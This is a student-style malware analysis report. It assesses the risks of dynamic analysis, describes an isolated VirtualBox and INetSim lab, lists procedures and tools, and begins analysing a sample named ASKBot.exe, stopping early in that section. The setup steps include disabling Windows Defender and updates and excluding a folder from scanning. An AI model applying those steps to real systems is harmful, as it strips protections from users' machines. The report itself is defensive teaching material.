

Huzaifa Patel

Static and Dynamic Malware Analysis

Malware Analysis Report

Table of Contents

Introduction	2
Section 1: Risks Quantification	3
1.1. Risks of performing Dynamic Malware Analysis	3
1.2. Risk Assessment Table	5
Section 2: Environment and Procedures for Static and Dynamic analysis ..	6
2.1. Environment	6
2.2. Procedures	14
Section 3: Practical Dynamic Analysis: ASKBot.exe	16
3.1. Run and Observe	16
3.2. Run in Debugger	25
Section 4: Dynamic Analysis: Malware.exe	29
4.1. Analysis using IL tools	29
4.2. Run and Observe	38
Section 5: Conclusion	42
References	43

Introduction

This report details the processes involved with understanding and reducing the risks associated with malware analysis. It begins with a detailed assessment of the risks. Following this, the report outlines the necessary environment settings and procedures, emphasizing the importance of a secure and malware friendly setup for analysis. The next 2 sections include step-by-step insights into real-world cases, specifically the analysis of malware samples ASKBot.exe and Malware.exe. Each analysis phase is explored thoroughly, from initial observation to detailed component investigation. The concluding section reflects on the findings and procedures followed throughout the analysis.

Section 1: Risks Quantification

During dynamic Malware analysis, unknown and potentially dangerous software is executed to observe and understand its behaviour. Dynamic malware analysis plays a crucial role in modern cybersecurity by providing insights into the behaviour of malicious software through controlled execution environments. (Guyen, 2024) However, it introduces serious risks to the host or virtual machine if it is not conducted in a safe yet malware friendly environment. This section outlines the risks from performing dynamic malware analysis on an unknown piece of malware and quantifies these risks.

1.1. Risks of performing Dynamic Malware Analysis

Risks 1 – 5 cover dynamic analysis using a virtual machine (VM), risks 6 & 7 cover dynamic analysis using a host system with MacOS, Linux and Windows 10.

1. Connecting Malware to the Internet

Connecting the machine running the malware to the internet provides a realistic environment for analysis. This connection can be used to spread the malware to other devices within the network or to other networks. The malware could also download and launch other malware from the internet or perform data exfiltration, sending all the sensitive data from the machine to a C2 server.

2. Host Infection

As mentioned in risk 1, the malware can take advantage of misconfigured networking settings. Virtual machine software also includes the functionality to share folders between the host machine and the virtual machine. This creates a bridge between the 2 machines, which can be exploited by advanced malware to allow it to escape the virtual machine and infect other devices.

3. Malware identifying the Virtual Machine Environment

Some malware will detect when it is running within a virtual machine and will execute differently. (Sikorski et al., 2012) The malware could try to increase its reach by targeting known vulnerabilities in the VM to reach and infect the host machine. However, the main risks lie within the analysis where the malware will give misleading data or actions to hide its true capabilities.

4. Unauthorised Background activity

The malware could connect to a botnet to mine cryptocurrencies and other resource-heavy tasks. This uses valuable compute power from the host device and can go on unnoticed for a long time. The malware can also use data encoding techniques as well as Portable Executable files and process replacement to disguise itself within the windows files, allowing it to remain undetected.

5. Credential Theft & Keylogging

The malware can use privilege escalation to gain system-level access to steal saved credentials or capture keystrokes.

6. OS System Damage

The malware can use privilege escalation to read or alter config files in a Linux system such as /etc/passwd. This sensitive information can then be used for unauthorised access or credential theft.

On Mac OS the malware can target the launch agent scripts to ensure it runs after each reboot.

The malware could manipulate the Windows Registry on older versions of Windows 10 systems, changing the system settings to make the OS run slowly or crash critical services.

7. Corrupting the system

Running the malware on the host device without VM isolation means there is no snapshot or failsafe to revert to if the malware corrupts the system. When using a VM it is important to save snapshots.

1.2. Risk Assessment Table

This risk assessment is based on the following criteria:

Risk number	1	2	3	4	5
Risk Rating	Insignificant	Minor	Moderate	Major	Catastrophic

Table 1: Risk assessment criteria

Risk	Possibility	Impact	Overall Score
1. Connecting Malware to the Internet	4	5	5
2. Host Infection	5	5	5
3. Malware identifying the Virtual Machine Environment	3	2	3
4. Unauthorised Background activity	4	3	4
5. Credential Theft & Keylogging	3	5	4
6. OS System Damage	5	5	5
7. Corrupting the system	5	5	5

Table 2: Dynamic malware analysis risk assessment

Section 2: Environment and Procedures for Static and Dynamic analysis

2.1. Environment

The environment will be a Windows 10 iso image. This is run on an Oracle VirtualBox VM which enables fine tuning of the system processors, memory and network. It is critical that these properties are set up correctly for a malware friendly, yet safe environment. This section includes backward references to the risks mentioned in section 1.1.

2.1.1. VirtualBox Virtual Machine settings



Figure 1: Downloading a safe Windows 10 image

The windows 10 image is sourced from the official windows website, then imported into VirtualBox. Additional memory and storage is added, however this is optional.




Figure 2: Allocating memory

As the malware has already spread across networks, it is important to protect this attack vector as mentioned in risk 1. The settings in both Windows 10 and VirtualBox are fine-tuned to make the environment malware friendly. The network access is initially open to download the necessary malware analysis tools as mentioned in section 2.2.

Next, VirtualBox Internal Network will be used. An internal network differs from a host-only network in that an internal network cannot access the host machine or the internet at all. (Christophe Tafani-Dereeper, 2017) Internal network will allow connections to INetSim to simulate a network connection and capture the malware's network activity, as described in section 2.2.




Figure 3: Internal networking in VirtualBox





Figure 4: Configuring the network settings for both Windows 10 and Linux Virtual Machines.



The screenshot shows a terminal window titled `* /etc/network/interfaces - Mousepad`. A red warning bar at the top states: "Warning: you are using the root account. You may harm your system." The terminal content is as follows:

```
1 # This file describes the network interfaces available on your system
2 # and how to activate them. For more information, see interfaces(5).
3
4 source /etc/network/interfaces.d/*
5
6 # The loopback network interface
7 auto lo
8 iface lo inet loopback
9
10
11 Inetsim network settings
12 auto eth0
13 iface eth0 inet static
14     address 10.0.0.1
15     netmask 255.255.255.0
```

Figure 5: Linux network settings - static IP 10.0.0.1




Figure 6: Windows network settings – auto connects to the Linux machine.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>ping 10.0.0.1

Pinging 10.0.0.1 with 32 bytes of data:
Reply from 10.0.0.1: bytes=32 time=1ms TTL=64
Reply from 10.0.0.1: bytes=32 time=2ms TTL=64
Reply from 10.0.0.1: bytes=32 time=1ms TTL=64
Reply from 10.0.0.1: bytes=32 time=1ms TTL=64

Ping statistics for 10.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 2ms, Average = 1ms
```

Figure 7: Successfully testing the internal network.




Figure 8: Creating an optical drive

Clipboard sharing and shared folders allow files to be transferred from the host machine to the VM. It is important to disable this once the malware files have been transferred as mentioned in risk 2.




Figure 9: Disabling shared clipboard and drag and drop




Figure 10: Removing shared folder




Figure 11: Deleting VirtualBox Guest Additions

2.1.2. Windows 10 Environment settings – Ensuring a malware friendly OS for malware analysis with clean state restoration

Firstly, secure the environment with the steps in section 2.1.1, then setup a malware friendly environment as described below.

Windows updates and Windows Defender are disabled to ensure the malware is not instantly quarantined by the Windows 10 OS. Windows Security

settings are adjusted to exclude the malware folder which will allow the virus to bypass security scanning.




Figure 12: Disabling Windows Updates




Figure 13: Disabling Windows Defender




Figure 14: Adding the malware folder to exclusions

2.1.3. Installing the malware

It is important to save the current environment at this stage. This instance of the Windows 10 machine is as a failsafe which I can revert to if the OS is damaged, as mentioned in risk 6. Before saving this snapshot, the tools used for static and dynamic malware analysis are installed, as mentioned in section 1.2. This will ensure that once the malware is inserted there is no need to risk changing any of the safety measures.




Figure 15: Saving a snapshot of the environment

The malware sample must not be unpacked or unzipped in the host system. This should only be performed on the secure virtual machine.

2.2. Procedures

The main procedure is to use dynamic techniques to understand how to force the malware to execute all of its functionality. (Sikorski et al., 2012)

Firstly, the environment is set up as described in section 2.1. The system processes and registry are recorded using regshot and process explorer for before and after comparisons.

Persistence

The malware can use process replacement to appear as a legitimate process and hide its activity.

Analysing the strings from the malware taken from the static analysis and comparing this to the strings in memory during dynamic analysis to reveal process replacement if the string listings are very different.

Search for the function CreateProcess and analyse the parameters to find information about processes that the malware has created.

Launchers/Loaders

The malware may be contained in the resources accessed by the launcher so this will be the next step to investigate. The resources section in the PE files is investigated to find an embedded executable, which is analysed if found.

Looking for API functions such as LoadResource and FindResource will help determine if the malware is launching or setting itself up for covert execution.

Registry

Malware can manipulate registry for persistence on startup.

Common registry functions that malware use is RegOpenKeyEx, RegSetValueEx and RegGetValue. These will be analysed using the RegEdit tool to understand malware functionality.

Networking

Strings are analysed for URLs, IPs, and domain names.

The malware will use system calls to communicate, primarily using either the Winsock or WinINet API. The imported functions will be investigated to reveal which API is used as well as the URL requested and what actions were taken.

Wireshark is used to capture the packets between the malware and INetSim, which is used to simulate an internet connection. Look out for downloads and C2-style requests including GET / POST commands.

2 Virtual machines are used, one for the malware and one for the virtual network.

Post-execution

Compare snapshots from Regshot to find evidence of registry persistence.

Review the network traffic and analyse any payloads or C2 addresses.

Review the logs from Process Monitor to get a timeline of events.

Revert the VM to the previous snapshot.

Windows systems use two levels of privilege: User and Kernel. User mode runs most of the code other than OS and hardware. However, Kernel mode is favoured by malware as it has less security checks and it makes it easier to bypass antivirus software and interfere with the user mode processes. The malware can use privilege escalation to gain access to the Kernel mode as mentioned in risk 6.

Malware Analysis Tools


Tool	Functionality	What to look for
Wireshark	Network protocol analyser. Capture and analyse network traffic.	Filter for smtp (emails), http/https (websites) and DNS (Domain Name System)
INetSim	Simulate a network connection to the Virtual Machine.	Connections to C2 Server
regshot	Easily save a snapshot of the registry.	Changes to registry.

Process Monitor	Advanced monitoring of the registry and process/thread activity.	Processes run after malware was installed, changes to registry, loaders, persistence mechanisms.
Process Hacker	Multi-purpose debugging, malware detection and system monitoring tool.	Processes loaded by the malware.

Table 3: Malware Analysis tools

Section 3: Practical Dynamic Analysis: ASKBot.exe

3.1. Run and Observe



Number	Offset	Address	Size	Typ	String
139	9da4	00000000140000a0	0a	A	ASKBot.exe
140	9da7	00000000140000a0	16	A	cJSON_AddArrayToObject
141	9dc6	00000000140000a0	15	A	cJSON_AddBoolToObject
142	9ddc	00000000140000a0	16	A	cJSON_AddFalseToObject
143	9df3	00000000140000a0	1d	A	cJSON_AddItemReferenceToArray
144	9e11	00000000140000b0	1e	A	cJSON_AddItemReferenceToObject
145	9e30	00000000140000b0	14	A	cJSON_AddItemToArray
146	9e45	00000000140000b0	15	A	cJSON_AddItemToObject
147	9e5b	00000000140000b0	17	A	cJSON_AddItemToObjectCS
148	9e73	00000000140000b0	15	A	cJSON_AddNullToObject
149	9e89	00000000140000b0	17	A	cJSON_AddNumberToObject
150	9ea1	00000000140000b0	17	A	cJSON_AddObjectToObject
151	9eb9	00000000140000b0	14	A	cJSON_AddRawToObject
152	9ece	00000000140000b0	17	A	cJSON_AddStringToObject
153	9ee6	00000000140000b0	15	A	cJSON_AddTrueToObject
154	9efc	00000000140000b0	0d	A	cJSON_Compare
155	9f0a	00000000140000b0	11	A	cJSON_CreateArray
156	9f1c	00000000140000b0	1a	A	cJSON_CreateArrayReference
157	9f37	00000000140000b0	10	A	cJSON_CreateBool
158	9f48	00000000140000b0	17	A	cJSON_CreateDoubleArray
159	9f60	00000000140000b0	11	A	cJSON_CreateFalse
160	9f72	00000000140000b0	16	A	cJSON_CreateFloatArray

Figure 16: Functions exported by ASKBot

Once run, Askbot opened 2 applications then closed these applications within a second.

Process Hacker is then checked to see which processes were run.




Figure 17: Process hacker

Askbot does not have any child processes on Process Hacker. They may be terminated.

